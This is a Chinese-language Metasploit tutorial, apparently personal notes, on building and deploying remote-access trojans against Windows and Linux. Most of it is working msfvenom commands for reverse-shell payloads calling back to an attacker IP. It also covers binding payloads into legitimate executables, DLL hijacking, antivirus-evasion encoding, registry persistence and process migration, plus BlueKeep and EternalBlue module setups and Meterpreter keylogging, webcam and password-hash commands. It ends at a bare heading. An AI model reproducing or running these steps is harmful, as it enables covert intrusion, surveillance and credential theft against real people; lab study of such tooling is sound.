

msf教程

```
1 | attrib +h 应用程序 # 隐藏应用程序
```

简单的木马工具，quasar，github地址：<https://github.com/quasar/Quasar/releases/tag/v1.4.0>，注意需要安装.net，win10自带。

quasar的功能：

- 自启动；
- 键盘记录；
- 进程管理；
- 注册表管理；
- 计划任务管理；
- 文件管理；
- CommandLine；
-

Android：<https://github.com/AhMyth/AhMyth-Android-RAT>

metasploit:

```
1 | apt-get update
2 | apt-get upgrade
```

生成后门

x86-windows

```
1 | msfconsole -q # 表示快速打开，不显示banner信息
2 | use exploit/multi/handler # 使用这个模块
3 | show payloads # 查看模块下的所有payload
4 | set payload windows/meterpreter/reverse_tcp # 为当前的模块设置payload
5 | run/exploit # 开始监听
6
7
8 | 使用msfvenom命令生成对应的木马文件：
9 | msfvenom -l format # 查看木马所支持的文件类型
10
11 | msfvenom -p windows/meterpreter/reverse_tcp -f exe -a x86 --platform windows
    -o ./meter_re_tcp.exe lhost=192.168.0.106 lport=4444 # 生成木马文件
12 |     -p # payload
13 |     -f # 木马的文件格式
14 |     -a # 系统的架构
15 |     --platform # 操作系统
16 |     -o # 输出文件位置
17 |     lhost # 本地ip地址
```

x64-windows

```

1 use exploit/multi/handler # 使用这个模块
2 show payloads # 查看模块下的所有payload
3 set payload windows/x64/meterpreter/reverse_tcp # 为当前的模块设置payload
4 run/exploit # 开始监听
5
6
7 使用msfvenom命令生成对应的木马文件:
8 msfvenom -l format # 查看木马所支持的文件类型
9
10 msfvenom -p windows/x64/meterpreter/reverse_tcp -f exe -a x86 --platform
    windows -o ./meter_re_tcp.exe lhost=192.168.0.106 lport=4444 # 生成木马文件

```

为了方便, 也可以将上面生成木马的命令写在一个文件当中:

```

1 ip=192.168.0.106
2 port=4444
3 arch=x86
4 platform=windows
5 format=vbs # file format
6 payload=windows/meterpreter/reverse_tcp
7
8 # use exploit/multi/handler
9 out=../../backdoors/meter_re_tcp_vbs
10 msfvenom -p $payload lhost=$ip lport=$port -f $format -a $arch --platform
    $platform -o $out

```

也可以将msfconsole中的一些设置写入文件当中, 在使用的使用直接使用 `msfconsole -r filename` 进行读取即可。

```

1 use exploit/multi/handler
2 set payload windows/meterpreter/reverse_tcp
3 set lhost 192.168.0.106
4 set lport 4444
5 run

```

msf捆绑木马

```
1 msfvenom -x      # 将木马绑定到一个可执行文件上面，使用msfvenom查看详细信息
2
3 脚本如下：
4 ip=192.168.0.106
5 port=4444
6 arch=x86
7 platform=windows
8 format=exe      # file format
9 payload=windows/meterpreter/reverse_tcp
10 x=/root/桌面/御剑后台扫描工具.exe  # 如果提示...entry point时，这是可以添加一个-k来
    解决这个问题，-k原理是在这个软件打开的同时会开一个新的线程来执行我们所捆绑的木马文件，原来
    的软件不会受到影响。
11 # use exploit/multi/handler
12 out=../../backdoors/meter_re_x_yijian.exe
13 msfvenom -p $payload lhost=$ip lport=$port -x $x -f $format -a $arch --
    platform $platform -o $out
```

windows-dll

```
1 ip=192.168.0.106
2 port=4444
3 arch=x86
4 platform=windows
5 format=dll      # file format
6 payload=windows/meterpreter/reverse_tcp
7 out=../../backdoors/meter_re_.dll
8 msfvenom -p $payload lhost=$ip lport=$port -f $format -a $arch --platform
    $platform -o $out
```

windows运行dll文件：

```
1 rundll32 C:\Users\John\Desktop\meter_re_.dll DllEntryPoint
2 # 这里的dllentrypoint是入口函数，在ida中可以看到，当然为了更加的隐蔽，可以将这个命令写入
    一个脚本文件当中。
3 # 当然还有更好的方法就是直接将这个dll文件的文件名替换为正常的软件的dll的文件名，这样这个软
    件启动的时候就会调用这个dll文件了，这就叫做dll文件的劫持
```

dll劫持

核心思想是使用我们伪造一个与指定软件中dll相同的文件名，将原始的dll改为其它的，然后该软件只要一调用该动态dll动态链接库时，就会先去调用我们的dll，然后我们的dll再去调用原始的dll即可。这里使用的工具是AheadLib工具，<https://github.com/Yonism/AheadLib>。

如：一个计算机calc.exe需要调用一个div.dll来执行除法运算，我们可以将我们的木马定义为div.dll，再将原来的div.dll文件名更改为divOrg.dll，这样calc在调用除法运算dll时就会触发我们的木马。

hta

生成hta木马文件,hta=html application

```
1 ip=192.168.0.106
2 port=4444
3 arch=x86
4 platform=windows
5 format=hta-psh # file format
6 payload=windows/meterpreter/reverse_tcp
7 out=../../backdoors/meter_re_x86.hta
8 msfvenom -p $payload lhost=$ip lport=$port -f $format -a $arch --platform
  $platform -o $out
```

混淆

使用 `msfvenom -l encoder` 可以查看所支持的编码器。

```
1 ip=192.168.0.106
2 port=4444
3 arch=x86
4 platform=windows
5 format=exe
6 encoder=x86/shikata_ga_nai # encode type
7 i=3 # encode times
8 payload=windows/meterpreter/reverse_tcp
9 out=/root/.msf4/script/backdoors/meter_re_x86_encoder.exe
10 msfvenom -p $payload lhost=$ip lport=$port -f $format -e $encoder -i $i
  $format -a $arch --platform $platform -o $out
```

msfvenom小结

这个工具是msf用来生成木马的命令，其参数如下：

```
1 Msfvenom - a Metasploit standalone payload generator.
2 Also a replacement for msfpayload and msfencode.
3 Usage: /usr/bin/msfvenom [options] <var=val>
4 Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f
  exe -o payload.exe
5
6 Options:
7   -l, --list <type>      List all modules for [type]. Types are:
  payloads, encoders, nops, platforms, archs, encrypt, formats, all
8   -p, --payload <payload> Payload to use (--list payloads to
  list, --list-options for arguments). Specify '-' or STDIN for custom
9   --list-options          List --payload <value>'s standard,
  advanced and evasion options
10  -f, --format <format>   Output format (use --list formats to
  list)
11  -e, --encoder <encoder> The encoder to use (use --list encoders
  to list)
```

```

12      --service-name    <value>    The service name to use when generating
a service binary
13      --sec-name        <value>    The new section name to use when
generating large windows binaries. Default: random 4-character alpha string
14      --smallest                Generate the smallest possible payload
using all available encoders
15      --encrypt          <value>    The type of encryption or encoding to
apply to the shellcode (use --list encrypt to list)
16      --encrypt-key      <value>    A key to be used for --encrypt
17      --encrypt-iv       <value>    An initialization vector for --encrypt
18      -a, --arch         <arch>     The architecture to use for --payload
and --encoders (use --list archs to list)
19      --platform        <platform> The platform for --payload (use --list
platforms to list)
20      -o, --out          <path>     Save the payload to a file
21      -b, --bad-chars    <list>     Characters to avoid example: '\x00\xff'
22      -n, --nopsled      <length>    Prepend a nopsled of [length] size on
to the payload
23      --pad-nops                Use nopsled size specified by -n
<length> as the total payload size, auto-prepend a nopsled of quantity
(nops minus payload length)
24      -s, --space        <length>    The maximum size of the resulting
payload
25      --encoder-space    <length>    The maximum size of the encoded payload
(defaults to the -s value)
26      -i, --iterations  <count>     The number of times to encode the
payload
27      -c, --add-code     <path>     Specify an additional win32 shellcode
file to include
28      -x, --template     <path>     Specify a custom executable file to use
as a template
29      -k, --keep                Preserve the --template behaviour and
inject the payload as a new thread
30      -v, --var-name     <value>     Specify a custom variable name to use
for certain output formats
31      -t, --timeout      <second>    The number of seconds to wait when
reading the payload from STDIN (default 30, 0 to disable)
32      -h, --help                Show this message

```

meterpreter

```

1  Meterpreter > ?
2  =====
3  核心命令:
4  =====
5  命令                说明
6  -----
7  ?                    帮助菜单
8  background          把当前会话挂到后台运行
9  bg                  background命令的别名
10 bgkill              杀死后台meterpreter 脚本
11 bglist              列出正在运行的后台脚本
12 bgrun               执行一个meterpreter脚本作为后台线程
13 channel             显示信息或控制活动频道
14 close               关闭一个频道

```

15	<code>detach</code>	分离 Meterpreter 会话（用于 http/https）
16	<code>disable_unicode_encoding</code>	禁用 <code>unicode</code> 字符串的编码
17	<code>enable_unicode_encoding</code>	启用 <code>unicode</code> 字符串的编码
18	<code>exit</code>	终止 Meterpreter 会话
19	<code>get_timeouts</code>	获取当前会话超时值
20	<code>guid</code>	获取会话 GUID
21	<code>help</code>	帮助菜单
22	<code>info</code>	显示有关 Post 模块的信息
23	<code>irb</code>	在当前会话中打开一个交互式 Ruby shell
24	<code>load</code>	加载一个或多个 Meterpreter 扩展
25	<code>machine_id</code>	获取连接到会话的机器的 MSF ID
26	<code>migrate</code>	将服务器迁移到另一个进程
27	<code>pivot</code>	管理枢轴侦听器
28	<code>pry</code>	在当前会话上打开 Pry 调试器
29	<code>quit</code>	终止 Meterpreter 会话
30	<code>read</code>	从通道读取数据
31	<code>resource</code>	运行存储在文件中的命令
32	<code>run</code>	执行一个 Meterpreter 脚本或 Post 模块
33	<code>secure</code>	（重新）协商会话上的 TLV 数据包加密
34	<code>sessions</code>	快速切换到另一个会话
35	<code>set_timeouts</code>	设置当前会话超时值
36	<code>sleep</code>	强制 Meterpreter 安静，然后重新建立会话
37	<code>ssl_verify</code>	修改 SSL 证书验证设置
38	<code>transport</code>	管理运输机制
39	<code>use</code>	不推荐使用的 load 命令别名
40	<code>uuid</code>	获取当前会话的 UUID
41	<code>write</code>	将数据写入通道

```

42
43 =====
44 Stdapi: 文件系统命令
45 =====

```

46		
47	命令	说明
48	-----	-----
49	<code>cat</code>	将文件内容读到屏幕上
50	<code>cd</code>	切换目录
51	<code>checksum</code>	检索文件的校验和
52	<code>cp</code>	将源复制到目标
53	<code>del</code>	删除指定文件
54	<code>dir</code>	列出文件（ls 的别名）
55	<code>download</code>	下载文件或目录
56	<code>edit</code>	编辑文件
57	<code>getlwd</code>	打印本地工作目录
58	<code>getwd</code>	打印工作目录
59	<code>lcd</code>	更改本地工作目录
60	<code>lls</code>	列出本地文件
61	<code>lpwd</code>	打印本地工作目录
62	<code>ls</code>	列出文件
63	<code>mkdir</code>	制作目录
64	<code>mv</code>	将源移动到目标
65	<code>pwd</code>	打印工作目录
66	<code>rm</code>	删除指定文件
67	<code>rmdir</code>	删除目录
68	<code>search</code>	搜索文件
69	<code>show_mount</code>	列出所有挂载点/逻辑驱动器
70	<code>upload</code>	上传文件或目录
71		
72	=====	

```

73 Stdapi: 网络命令
74 =====
75 命令                                说明
76 -----
77 arp                                显示主机 ARP 缓存
78 getproxy                           显示当前代理配置
79 ifconfig                           显示界面
80 ipconfig                           显示接口
81 netstat                            显示网络连接
82 portfwd                             将本地端口转发到远程服务器的端口或者叫将远程服务端口转
发到本地端口。
83     portfwd 常用来做内网端口的转发，如: portfwd add -l 6666 -p 3389 -r
192.168.0.102, 将目标机102的3389端口转发到本地6666端口
84 resolve                            解析目标上的一组主机名，可以理解为域名解析
85 route                              查看和修改路由表
86
87 =====
88 Stdapi: 系统命令
89 =====
90 命令                                说明
91 -----
92 clearev                             清除事件日志
93 drop_token                          放弃任何活动的模拟令牌。
94 execute                             执行命令
95     execute -h # 查看帮助文档
96     execute -f notepad # 打开一个notepad程序
97 getenv <变量名>                    获取一个或多个环境变量值，这种方式一般使用的比较少，更
多的是直接使用shell命令进入cmd窗口后使用set命令直接查看所有的环境变量
98 getpid                             获取当前进程标识符
99 getprivs                           尝试启用当前进程可用的所有权限
100 getid                              获取服务器运行的用户的 SID
101 getuid                             获取服务器运行的用户
102 kill                               终止进程
103 localtime                          显示目标系统本地日期和时间
104 pgrep                              按名称过滤进程
105 pkill                              按名称终止进程
106 ps                                 列出正在运行的进程
107 reboot                             重启远程计算机
108 reg                                修改远程注册表并与之交互
109 rev2self                           在远程机器上调用 RevertToSelf(), 通常用做将用户的权
限替换为提升之前的权限
110 shell                              放入系统命令 shell, 使用chcp 65001来解决乱码, 本质
上是将编码改为utf-8
111 shutdown                           关闭远程计算机
112 steal_token                         尝试从目标进程窃取模拟令牌
113 suspend                            暂停或恢复进程列表
114     -c # 即使发生错误也挂着
115     -r # 恢复已经挂起的程序
116
117 sysinfo                            获取有关远程系统的信息，例如 OS
118
119 =====
120 Stdapi: 用户界面命令
121 =====
122 命令                                说明
123 -----
124 enumdesktops                       列出所有可访问的桌面和窗口站
125 getdesktop                         获取当前的meterpreter桌面

```

```

126 idletime                返回远程用户空闲的秒数
127 keyboard_send           发送击键
128 keyevent                发送按键事件
129 keyscan_dump            转储击键缓冲区
130 keyscan_start           开始捕获击键
131 keyscan_stop            停止捕获击键
132 mouse                   发送鼠标事件
133 screenshare             实时观看远程用户桌面
134 screenshot              抓取交互式桌面的截图
135 setdesktop              更改meterpreter当前桌面
136 uictl                   控制一些用户界面组件
137
138 =====
139 Stdapi: 网络摄像头命令:
140 =====
141 命令                     说明
142 -----
143 record_mic               从默认麦克风录制音频 x 秒
144 webcam_chat              开始视频聊天
145 webcam_list              列出网络摄像头
146 webcam_snap              从指定的网络摄像头拍摄快照
147 webcam_stream            从指定的网络摄像头播放视频流
148
149 =====
150 Stdapi: 音频输出命令:
151 =====
152 命令                     说明
153 -----
154 play                     在目标系统上播放波形音频文件 (.wav)
155
156 =====
157 Priv: 权限提升命令:
158 =====
159 命令                     说明
160 -----
161 getsystem                尝试将您的权限提升到本地系统的权限。
162
163 =====
164 Priv: 密码数据库命令:
165 =====
166 命令                     说明
167 -----
168 hashdump                 转储 SAM 数据库的内容
169
170 =====
171 Priv: Timestamp 命令:
172 =====
173 命令                     说明
174 -----
175 timestamp                操作文件 MACE 属性
176
177 meterpreter >
178

```


msf连接多个木马

```
1 use exploit/multi/handler
2 set exitonsession false; # 允许msf连接多个木马, 该指令查看命令为: show advanced
3 run -j # 当后台创建一个会话, 默默监听所有上线的木马, 并为上线的每一个木马创建一个session
4
5 sessions # 可以查看后台所有的会话
6 sessions -i <session_id> # 选中相应的会话
7 backgroud=bg # 将当前会话放在后台执行
8
9 jobs -K # 关闭所有的监听
```

```
msf5 exploit(multi/handler) > set exitonsession false
exitonsession => false
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ---      -
  PAYLOAD   windows/meterpreter/reverse_tcp

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.0.106   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

msf5 exploit(multi/handler) > |
```

msf木马持久化

自启动要素（利用的是操作系统自身的特性）：

- 自启动文件夹，可以通过 `shell:startup` 进入；
- 注册表；

持久化步骤：

1. 首先需要开启一个jobs来监听木马，`run -j`；

```
msf5 exploit(multi/handler) > run -h
Usage: exploit [options]

Launches an exploitation attempt.

OPTIONS:

  -J          Force running in the foreground, even if passive.
  -e <opt>    The payload encoder to use. If none is specified, ENCODER is used.
  -f          Force the exploit to run regardless of the value of MinimumRank.
  -h          Help banner.
  -j          Run in the context of a job.
  -n <opt>    The NOP generator to use. If none is specified, NOP is used.
  -o <opt>    A comma separated list of options in VAR=VAL format.
  -p <opt>    The payload to use. If none is specified, PAYLOAD is used.
  -t <opt>    The target index to use. If none is specified, TARGET is used.
  -z          Do not interact with the session after successful exploitation.
```

2. 在meterpreter下面执行 `run persistence` 来持久化木马，命令如下：

```
1 | run persistence -X -U -i 3 -p 4444 -r 192.168.0.106
```

```
meterpreter > run persistence -h

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

-A      Automatically start a matching exploit/multi/handler to connect to the agent
-L <opt> Location in target host to write payload to, if none %TEMP% will be used.
-P <opt> Payload to use, default is windows/meterpreter/reverse_tcp.
-S      Automatically start the agent on boot as a service (with SYSTEM privileges)
-T <opt> Alternate executable template to use
-U      Automatically start the agent when the User logs on
-X      Automatically start the agent when the system boots
-h      This help menu
-i <opt> The interval in seconds between each connection attempt
-p <opt> The port on which the system running Metasploit is listening
-r <opt> The IP of the system running Metasploit listening for the connect back
```

本质上是又重新上传一个VBS脚本，然后将该脚本执行，并将启动项写入到注册表当中实现开机自启。

```
meterpreter > run persistence -X -U -i 3 -p 4444 -r 192.168.0.106

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/DESKTOP-U2LU7E8_20230218.1024/DESKTOP-U2LU7E8_20230218.1024.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.0.106 LPORT=4444
[*] Persistent agent script is 99626 bytes long
[*] Persistent Script written to C:\Users\FRIEND-1\AppData\Local\Temp\gQdohxhg.vbs
[*] Executing script C:\Users\FRIEND-1\AppData\Local\Temp\gQdohxhg.vbs
[*] Agent executed with PID 1168
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\UMMBcXCTwca
[*] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\UMMBcXCTwca
meterpreter >
```

在目标机上可以使用autoruns工具进行查看当前系统自启动的程序有哪些。当然也可以使用 `shell:startup` 命令查看启动文件夹内的内容。

msf进程迁移

在meterpreter当中可以使用migrate命令来做进程的迁移。当然也可以先试用 `ps` 命令来获取当前正在执行的线程。一边迁移到的为常用的但是不会影响系统正常执行的程序，比如explorer.exe文件资源管理进程。

```
1968 2600 explorer.exe x64 1 John-PC\John C:\Windows\explorer.exe
2012 480 svchost.exe
2016 480 svchost.exe
2092 856 taskeng.exe x64 1 John-PC\John C:\Windows\System32\taskeng.exe
2136 1668 jusched.exe x86 1 John-PC\John C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe
2172 480 taskhost.exe
2264 604 WmiPrivSE.exe
2344 1968 vm3dservice.exe x64 1 John-PC\John C:\Windows\System32\vm3dservice.exe
2376 1968 vmtoolsd.exe x64 1 John-PC\John C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
2680 2136 jucheck.exe x86 1 John-PC\John C:\Program Files (x86)\Common Files\Java\Java Update\jucheck.exe
2820 480 svchost.exe
2852 480 spspsvc.exe
2864 480 taskhost.exe x64 1 John-PC\John C:\Windows\System32\taskhost.exe
2876 1968 cmd.exe x64 1 John-PC\John C:\Windows\System32\cmd.exe
2892 480 svchost.exe
2932 480 wmpnetwk.exe
3028 480 SearchIndexer.exe
3916 384 conhost.exe x64 1 John-PC\John C:\Windows\System32\conhost.exe
4064 1968 meter_re_tcp_x.exe x86 1 John-PC\John C:\Users\John\Desktop\meter_re_tcp_x.exe

meterpreter > migrate -h
Usage: migrate <pid> | -P <pid> | -N <name> [-t timeout]

Migrates the server instance to another process.
NOTE: Any open channels or other dynamic state will be lost.

meterpreter > migrate 1968
[*] Migrating from 4064 to 1968 ...
[*] Migration completed successfully.
meterpreter >
```

这里本质上是将我们的恶意代码从当前程序注入到另外一个程序。

漏洞扫描

msf在某一个模块下，使用back可以退回到msf的起始位置。

模块下（如：exploit/multi/handler）的命令行：

```
1 Job Commands
2 =====
3
4 Command      Description
5 -----
6 handler      Start a payload handler as job, 开启一个新的job, 可以理解为开启
              一个新的监听
7 jobs        Displays and manages jobs
8 kill        Kill a job
9 rename_job   Rename a job
10
11 Resource Script Commands
12 =====
13
14 Command      Description
15 -----
16 makerc       Save commands entered since start to a file, 将运行过的命令保
              存到指定的文件当中
17 resource     Run the commands stored in a file, 从文件当中运行msf指令
```

msf中使用search命令可以查看搜索指定想要查询的漏洞。

```
1 >search [<options>] [<keywords>:<value>]
2 # 为了提高搜索的效率，我们通常会指定一个keywords作为搜索的条件，如：search name:0708
```

```
msf5 exploit(multi/handler) > search -h
Usage: search [<options>] [<keywords>:<value>]

Prepending a value with '-' will exclude any matching results.
If no options or keywords are provided, cached results are displayed.

OPTIONS:
-h          Show this help information
-o <file>   Send output to a file in csv format
-S <string> Regex pattern used to filter search results
-u          Use module if there is one result

Keywords:
aka         : Modules with a matching AKA (also-known-as) name
author      : Modules written by this author
arch        : Modules affecting this architecture
bid         : Modules with a matching Bugtraq ID
cve         : Modules with a matching CVE ID
edb         : Modules with a matching Exploit-DB ID
check       : Modules that support the 'check' method
date        : Modules with a matching disclosure date
description : Modules with a matching description
fullname    : Modules with a matching full name
mod_time    : Modules with a matching modification date
name        : Modules with a matching descriptive name
path        : Modules with a matching path
platform    : Modules affecting this platform
port        : Modules with a matching port
rank        : Modules with a matching rank (Can be descriptive (ex: 'good') or numeric with comparison operators (ex: 'gte400'))
ref         : Modules with a matching ref
reference    : Modules with a matching reference
target      : Modules affecting this target
type        : Modules of a specific type (exploit, payload, auxiliary, encoder, evasion, post, or nop)

Examples:
search cve:2009 type:exploit
search cve:2009 type:exploit platform:-linux
```

这里以搜索0708漏洞为例：

- | | | | |
|---|------------------|----------------------|------------------|
| 1 | auxiliary | # 辅助的，备用的 | 以这个字开头的一般都是用来做检测 |
| 2 | exploit | # 以这个字开头的就是可以直接进行攻击的 | |

```
msf5 exploit(multi/handler) > search name:0708

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep  2019-05-14      normal Yes    CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check
1  exploit/windows/rdp/cve_2019_0708_bluekeep_rce  2019-05-14      manual Yes    CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free

Interact with a module by name or index, for example use 1 or use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
```

搜索到相关的漏洞模块之后，就可以使用指定的模块了。

```
msf5 exploit(multi/handler) > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

  Name                Current Setting  Required  Description
  -  -
  RDP_CLIENT_IP       192.168.0.100   yes       The client IPv4 address to report during connect
  RDP_CLIENT_NAME     ethdev           no        The client computer name to report during connect, UNSET = random
  RDP_DOMAIN           no              The client domain name to report during connect
  RDP_USER             no              The username to report during connect, UNSET = random
  RHOSTS              192.168.0.104   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT               3389            yes       The target port (TCP)

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  -  -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.0.106   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic targeting via fingerprinting
```

配置好相关选项：

```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

  Name                Current Setting  Required  Description
  -  -
  RDP_CLIENT_IP       192.168.0.100   yes       The client IPv4 address to report during connect
  RDP_CLIENT_NAME     ethdev           no        The client computer name to report during connect, UNSET = random
  RDP_DOMAIN           no              The client domain name to report during connect
  RDP_USER             no              The username to report during connect, UNSET = random
  RHOSTS              192.168.0.104   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT               3389            yes       The target port (TCP)

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  -  -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.0.106   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  1    Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
```

一般值run之前我们需要先check一下看看目标机上的情况。

```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > check

[*] 192.168.0.104:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[*] 192.168.0.104:3389 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.104:3389 - The target is not exploitable. The target service is not running or refused our connection.
```

内网端口转发

当我们的攻击机无法直接与靶机进行通信时，这时就可以使用端口的转发了，这里使用frp进行内网穿透。

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  --          -
  RHOSTS        192.168.0.101   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT         445              yes       The target port (TCP)
  SMBDomain     .                no        (Optional) The Windows domain to use for authentication
  SMBPass       .                no        (Optional) The password for the specified username
  SMBUser       .                no        (Optional) The username to authenticate as
  VERIFY_ARCH   true             yes       Check if remote architecture matches exploit Target.
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
  EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         192.168.0.101   yes       The listen address (an interface may be specified)
  LPORT         8081            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs
```

stage && stager

msf的payload一共有三种：

- single;
- stage;
- stager;

其格式为： `windows/[x64/]/stage/stager`，比如：

```
1 windows/x64/meterpreter/reverse_tcp # 这里的meterpreter是stage，reverse_tcp是
2 stager
3 # 这里首先是使用stager（reverse_tcp）反向连接到我们的攻击机，然后在根据stage
   （meterpreter）返回具体的直接结果，这里的stage不仅有meterpreter，还有vnc、shell等。
```

在具体的模块下面可以使用show payload指令来查看该模块下面所有的payload。

如下面使用不同于meterpreter的stage来返回vnc：

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):


| Name          | Current Setting | Required | Description                                                                        |
|---------------|-----------------|----------|------------------------------------------------------------------------------------|
| RHOSTS        | 192.168.0.104   | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT         | 445             | yes      | The target port (TCP)                                                              |
| SMBDomain     | .               | no       | (Optional) The Windows domain to use for authentication                            |
| SMBPass       | .               | no       | (Optional) The password for the specified username                                 |
| SMBUser       | .               | no       | (Optional) The username to authenticate as                                         |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target.                               |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target.                                         |


Payload options (windows/x64/vncinject/reverse_tcp):


| Name                 | Current Setting | Required | Description                                               |
|----------------------|-----------------|----------|-----------------------------------------------------------|
| AUTOVNC              | true            | yes      | Automatically launch VNC viewer if present                |
| DisableCourtesyShell | true            | no       | Disables the Metasploit Courtesy shell                    |
| EXITFUNC             | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST                | 192.168.0.106   | yes      | The listen address (an interface may be specified)        |
| LPORT                | 4444            | yes      | The listen port                                           |
| VNCHOST              | 127.0.0.1       | yes      | The local host to use for the VNC proxy                   |
| VNCPORT              | 5900            | yes      | The local port to use for the VNC proxy                   |
| ViewOnly             | true            | no       | Runs the viewer in view mode                              |


Exploit target:


| Id | Name                                                 |
|----|------------------------------------------------------|
| 0  | Windows 7 and Server 2008 R2 (x64) All Service Packs |


```

exploit小结

- 1 show exploits # 查看所有可用的exp
- 2
- 3 tips: 可用通过search来搜索指定的exp
- 4
- 5 在指定模块下面可以直接使用handler进行监听，如下：
- 6 handler

msf-linux攻击

在msf的首页也是可以直接使用payload的，如下：

```
msf6 > use payload linux/x64/meterpreter/reverse_tcp
[*] Using configured payload linux/x64/meterpreter/reverse_tcp

Matching Modules


| # | Name                                      | Disclosure Date | Rank   | Check | Description                          |
|---|-------------------------------------------|-----------------|--------|-------|--------------------------------------|
| 0 | payload/linux/x64/meterpreter/reverse_tcp |                 | normal | No    | Linux Mettle x64, Reverse TCP Stager |



Interact with a module by name or index. For example info 0, use 0 or use payload/linux/x64/meterpreter/reverse_tcp
[*] Using payload/linux/x64/meterpreter/reverse_tcp
msf6 payload(linux/x64/meterpreter/reverse_tcp) > show options
Module options (payload/linux/x64/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



View the full module info with the info, or info -d command.
```

设置好payload之后可以使用handler直接创建job。

```
msf6 payload(linux/x64/meterpreter/reverse_tcp) > handler -H 192.168.0.106 -P 4444 -n attlinux -p linux/x64/meterpreter/reverse_tcp
[*] Payload handler running as background job 0.

[*] Started reverse TCP handler on 192.168.0.106:4444
msf6 payload(linux/x64/meterpreter/reverse_tcp) > jobs

Jobs
___
  Id  Name      Payload                                Payload opts
  --  --
   0  attlinux  linux/x64/meterpreter/reverse_tcp  tcp://192.168.0.106:4444

msf6 payload(linux/x64/meterpreter/reverse_tcp) > █
```

监听设置好之后我们就可以创建木马并在目标机器上执行木马了，记得要给木马执行文件。

```
msf6 payload(linux/x64/meterpreter/reverse_tcp) > generate -h
Usage: generate [options]
Generates a payload. Datastore options may be supplied after normal options.
Example: generate -f python LHOST=127.0.0.1

OPTIONS:
  -b The list of characters to avoid example: '\x00\xff'
  -E Force encoding
  -e The encoder to use
  -f Output format: base32,base64,bash,c,csharp,dw,dword,go,golang,hex,java,js_be,js_le,nim,nimlang,num,perl,pl,powershell,ps1,py,python,raw,rb,ruby,rust,rustlang,sh,vbapplication,vbscript,asp,aspx,aspx-exe,axis2,dll,ducky-script-psh,elf,elf-so,exe,exe-only,exe-service,exe-small,hta-psh,jar,jsp,loop-vbs,maco,msi,msi-nouac,osx-app,psh,psh-cmd,psh-net,psh-reflection,python-reflection,vba,vba-exe,vba-psh,vbs,war
  -h Show this message
  -i The number of times to encode the payload
  -k Preserve the template behavior and inject the payload as a new thread
  -n Prepend a nopsled of [length] size on to the payload
  -o The output file name (otherwise stdout)
  -O Deprecated: alias for the '-o' option
  -p The platform of the payload
  -P Total desired payload size, auto-produce appropriate NOP sled length
  -S The new section name to use when generating (large) Windows binaries
  -v Verbose output (display stage in addition to stager)
  -x Specify a custom executable file to use as a template
msf6 payload(linux/x64/meterpreter/reverse_tcp) > generate -f elf -o /root/back
[*] Writing 250 bytes to /root/back ...
```

msf生成跨平台脚本木马

```
